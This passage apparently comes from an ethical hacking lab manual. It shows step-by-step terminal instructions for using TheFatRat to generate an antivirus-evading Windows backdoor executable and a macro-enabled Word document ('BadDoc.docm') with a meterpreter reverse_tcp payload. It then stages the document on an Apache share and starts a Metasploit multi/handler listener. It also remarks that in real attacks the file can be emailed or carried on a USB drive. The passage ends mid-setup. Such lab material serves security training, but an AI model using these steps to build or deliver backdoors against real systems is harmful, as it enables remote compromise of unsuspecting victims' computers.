



Figure 1.6.12: Warning message given by TheFatRat

16. The **Metasploit service is not running** message appears; press **Enter** to continue.



The screenshot shows a terminal window titled "Parrot Terminal". The window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main terminal area displays the following text:

```
File Edit View Search Terminal Help
::::::::::: Metasploit service is not running ::::::::::::
()_
//_
((_
//_
/ \ (( = / \
\ \ ) ) _ )
/ \ (( \ )
\ \ \ w / (
jgs (((---'---)))
::::::::::: Wait for starting a Service Postgresql ::::::::::::
Press [Enter] key to Continue...
```

Figure 1.6.13: Metasploit service is not running

17. You may get multiple prompts saying **Press [Enter] key to Continue...**, do so to continue.

18. TheFatRat menu appears; choose [06] Create Fud Backdoor 1000% with PwnWinds [Excellent] by typing **6** in the menu and pressing **Enter**.



Figure 1.6.14: TheFatRat main menu

19. The **PwnWinds** menu appears. Choose **[3] Create exe file with apache + Powershell (FUD 100%)** by typing **3** in the menu and pressing **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal". The title bar includes standard menu options: File, Edit, View, Search, Terminal, Help. Below the title bar, the text "[Select an Option To Begin >]" is displayed. The main area of the terminal shows the PwnWinds logo, which is a stylized graphic of a person's head and shoulders composed of various symbols like brackets and arrows. Below the logo, the text "PwnWind Version v1.5" and "Pwned Windows with backdoor" is displayed, along with credits to "Author : Edo Maland (Streetsec)" and "PowerShell Injection attacks on any Windows Platform". A numbered menu list follows:

- [1] Create a bat file+Powershell (FUD 100%)
- [2] Create exe file with C# + Powershell (FUD 100%)
- [3] Create exe file with apache + Powershell (FUD 100%)**
- [4] Create exe file with C + Powershell (FUD 98 %)
- [5] Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
- [6] Create Backdoor with C / Meteperte_reversetcp (FUD 97%)
- [7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
- [8] Create Backdoor with C to dll (custom dll inject)
- [9] Back to Menu

At the bottom of the terminal window, the prompt "[TheFatRat]—[~]—[pwnwind]:" is visible, followed by a red box containing the number "3", indicating the selected option.

Figure 1.6.15: PwnWinds main menu

20. For **Set LHOST IP**, type **10.10.10.13** and press **Enter**.
21. For **Set LPORT**, type **4444** and press **Enter**.
22. For the **Please enter the base name for output files** option, type **payload** and press **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal". The command line interface for "TheFatRat" is displayed. It starts with "[TheFatRat]—[—]—[pwnwind]:". The user has run "Starting Apache Server wait ...". Below this, the local network information is shown: "Your local IPV4 address is : 10.10.10.13", "Your local IPV6 address is : fe80::5026:b4a5:736c:a015", "Your public IP address is : 121", and "Your Hostname is : 121.". The user has set the LHOST IP to "10.10.10.13", the LPORT to "4444", and the output file base name to "payload".

Figure 1.6.16: Entering details of localhost

23. For the **Choose Payload** option, choose **[3] windows/meterpreter/reverse_tcp** by typing **3** and pressing **Enter**.

The screenshot shows a terminal window titled "Parrot Terminal". A menu list for "Choose Payload" is displayed, showing six options: [1] windows/shell_bind_tcp, [2] windows/shell/reverse_tcp, [3] windows/meterpreter/reverse_tcp, [4] windows/meterpreter/reverse_tcp_dns, [5] windows/meterpreter/reverse_http, and [6] windows/meterpreter/reverse_https. The option [3] is highlighted with a red box. The user has typed "3" and pressed "Enter".

Figure 1.6.17: Choose a payload option

24. The details about the generated payload appear and are saved at the location **/root/TheFatRat_Generated**. Press **Enter** to continue.

The screenshot shows a terminal window titled "Parrot Terminal". The command "Choose Payload : 3" is entered. A configuration menu titled "Generate Backdoor" is displayed with the following settings:

Name	Descript	Your Input
LHOST	The Listen Address	10.10.10.13
LPORT	The Listen Ports	4444
OUTPUTNAME	The Filename output	payload
PAYOUTLOAD	Payload To Be Used	windows/meterpreter/reverse_tcp

After pressing Enter, the message "Backdoor Saved To : /root/Fatrat_Generated/payload.exe" is displayed. A prompt "Press [ENTER] to continue," is shown at the bottom.

Figure 1.6.18: Generated payload

25. **TheFatRat** generates a **payload.exe** file located at **root/Fatrat_Generated**, as shown in the screenshot.




Figure 1.6.19: Payload generated by TheFatRat

T A S K 6 . 4**Make Malicious Word File**

26. Now, to go back to the main menu, choose **[9] Back to Menu** by typing **9** and press **Enter**.

```

Parrot Terminal
File Edit View Search Terminal Help

PwnWind Version v1.5
Pwned Windows with backdoor
Author : Edo Maland (Streetsec)
PowerShell Injection attacks on any Windows Platform

[1] Create a bat file+PowerShell (FUD 100%)
[2] Create exe file with C# + PowerShell (FUD 100%)
[3] Create exe file with apache + PowerShell (FUD 100%)
[4] Create exe file with C + PowerShell (FUD 98 %)
[5] Create Backdoor with C + PowerShell + Embed Pdf (FUD 80%)
[6] Create Backdoor with C / Metasploit reverse_tcp (FUD 97%)
[7] Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[8] Create Backdoor with C to dll ( custom dll inject )
[9] Back to Menu

-[TheFatRat]-[~]-[pwnwind]:
→ 9

```

Figure 1.6.20: Going back to the main menu

27. From the menu, choose **[07] Create Backdoor For Office with Microsploit** by typing **7** and press **Enter**.



Figure 1.6.21: TheFatRat main menu

28. The **Metasploit** menu appears; choose option **[2] The Microsoft Office Macro on Windows** by typing **2** and press **Enter**.

```

Parrot Terminal
File Edit View Search Terminal Help
[TheFatRat]—[~]—[metasploit]:
 2
 1| Microsoft Stack overflow in MSCOMCTL.OCX
 2| The Microsoft Office Macro on Windows
 3| The Microsoft Office Macro on Mac OS X
 4| Apache OpenOffice on Windows (PSH)
 5| Apache OpenOffice on Linux/OSX (Python)
 6| Exit

```

Figure 1.6.22: Metasploit main menu

29. For **Set LHOST IP**, type **10.10.10.13** and press **Enter**.
 30. For the **Set LPORT** option, type **4444** and hit **Enter**.
 31. For **Enter the base name for output files**, type **BadDoc** and press **Enter**.

```

Parrot Terminal
File Edit View Search Terminal Help
[TheFatRat]—[~]—[metasploit]:
 2
 Worked on Microsoft Office on Windows

 Your local IPV4 address is : 10.10.10.13
 Your local IPV6 address is : fe80::5026:b4a5:736c:a015
 Your public IP address is : 121
 Your Hostname is : 121

 Set LHOST IP: 10.10.10.13
 Set LPORT: 4444
 Enter the base name for output files : BadDoc

```

Figure 1.6.23: Enter output filename

32. For **Enter the message for the document body (ENTER = default) :**, type **YOU HAVE BEEN HACKED !!** and press **Enter**.

```
Set LHOST IP: 10.10.10.13
Set LPORT: 4444
Enter the base name for output files : BadDoc
Enter the message for the document body (ENTER = default) : YOU HAVE BEEN HACKED !!
```

Figure 1.6.24: Enter a message for the document body

33. For the **Are u want Use custom exe file backdoor (y/n)** option, type **y** and press **Enter**.
34. For the **Path** option, type **/root/Fatrat_Generated/payload.exe** and press **Enter**.

```
Enter the message for the document body (ENTER = default) : YOU HAVE BEEN HACKED !!
Are u want Use custom exe file backdoor ( y/n ) : y
Enter the path to your EXE file .(ex: /root/downloads/myfile.exe)
Path : /root/Fatrat_Generated/payload.exe
```

Figure 1.6.25: Specify path option

35. For the **Choose Payload** option, choose **[3] windows/meterpreter/reverse_tcp** by typing **3** and press **Enter**.

```
Path : /root/Fatrat_Generated/payload.exe

+-----+
| [ 1 ] windows/shell_bind_tcp
| [ 2 ] windows/shell/reverse_tcp
| [ 3 ] windows/meterpreter/reverse_tcp
| [ 4 ] windows/meterpreter/reverse_tcp_dns
| [ 5 ] windows/meterpreter/reverse_http
| [ 6 ] windows/meterpreter/reverse_https
+-----+
Choose Payload 3
```

Figure 1.6.26: Choose a payload option

36. The malicious document details appear, as shown in the screenshot. Press **Enter** to continue.

```
Generate Backdoor
+-----+-----+
| Name      || Descript          || Your Input
+-----+-----+
| LHOST     || The Listen Address   || 10.10.10.13
| LPORT     || The Listen Ports       || 4444
| OUTPUTNAME|| The Filename output    || BadDoc
| PAYLOAD   || Payload To Be Used    || windows/meterpreter/reverse_tcp
+-----+-----+
```

Figure 1.6.27: Backdoor saved prompt

37. Navigate to **/root/Fatrat_Generated** to find the generated document file (**BadDoc.docm**), as shown in the screenshot.




Figure 1.6.28: Word file successfully generated

T A S K 6 . 5

Share the Malicious Document File

38. Now, open a new **Terminal** window and type **cp /root/Fatrat_Generated/BadDoc.docm /var/www/html/share** to copy the generated malicious document to the shared folder.

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in the email or through physical means such as a hard drive or pen drive.

39. Start the apache service. To do this, type **service apache2 start** and press **Enter**.

```
[root@parrot] ~
[root@parrot] ~
# cp /root/Fatrat_Generated/BadDoc.docm /var/www/html/share
[root@parrot] ~
# service apache2 start
[root@parrot] ~
#
```

Figure 1.6.29: Word file copied to the shared folder

T A S K 6 . 6**Set Payload**

40. In the **Terminal** window, launch Metasploit by typing **msfconsole** and pressing **Enter**.

41. In msfconsole, type **use exploit/multi/handler** and press **Enter**.

```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]# msfconsole
[-] ***rting the Metasploit Framework console...
[-] * WARNING: No database support: could not connect to server: Connection refused
      Is the server running on host "localhost" (::1) and accepting
      TCP/IP connections on port 5432?
could not connect to server: Connection refused
      Is the server running on host "localhost" (127.0.0.1) and accepting
      TCP/IP connections on port 5432?

[-] **

      _;ok000kdc'          'cdk000ko:,
      .x000000000000c      c000000000000x.
      ;0000000000000k,     ,k0000000000000:
      '0000000000kkk00000: ;0000000000000000'
      000000000,     .00000e0000l..     ,000000000
      d00000000,     .c00000c,     ,00000000x
      l00000000,     ;d;     ,00000000l
      .00000000,     ;.     ;     ,00000000,
      c0000000,     .00c,     '000,     ,0000000c
      0000000,     .000,     :0000,     ,0000000
      l00000,     .000,     :0000,     ,00000l
      ;0000,     .000,     :0000,     ;0000;
      .d00e     .0000ecccx0000,     x00d.
      ,k0l     .0000000000000.     .d0k,
      ;kk;     .0000000000000.c0k:
      ;k000000000000000k!
      ,x00000000000x,
      .10000000l.
      ,d0d,
      .

      =[ metasploit v5.0.18-dev
+ -- --=[ 1878 exploits - 1062 auxiliary - 328 post
+ -- --=[ 546 payloads - 44 encoders - 10 nops
+ -- --=[ 2 evasion


msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) >
```

Figure 1.6.30: Setting up a listener

42. Now, we need to set the payload, LHOST, and LPORT. To do so, use the below commands:

- Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
- Type **set LHOST 10.10.10.13** and press **Enter**
- Type **set LPORT 4444** and press **Enter**

43. After entering the above details, type **exploit** and press **Enter** to start the listener.



```
Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
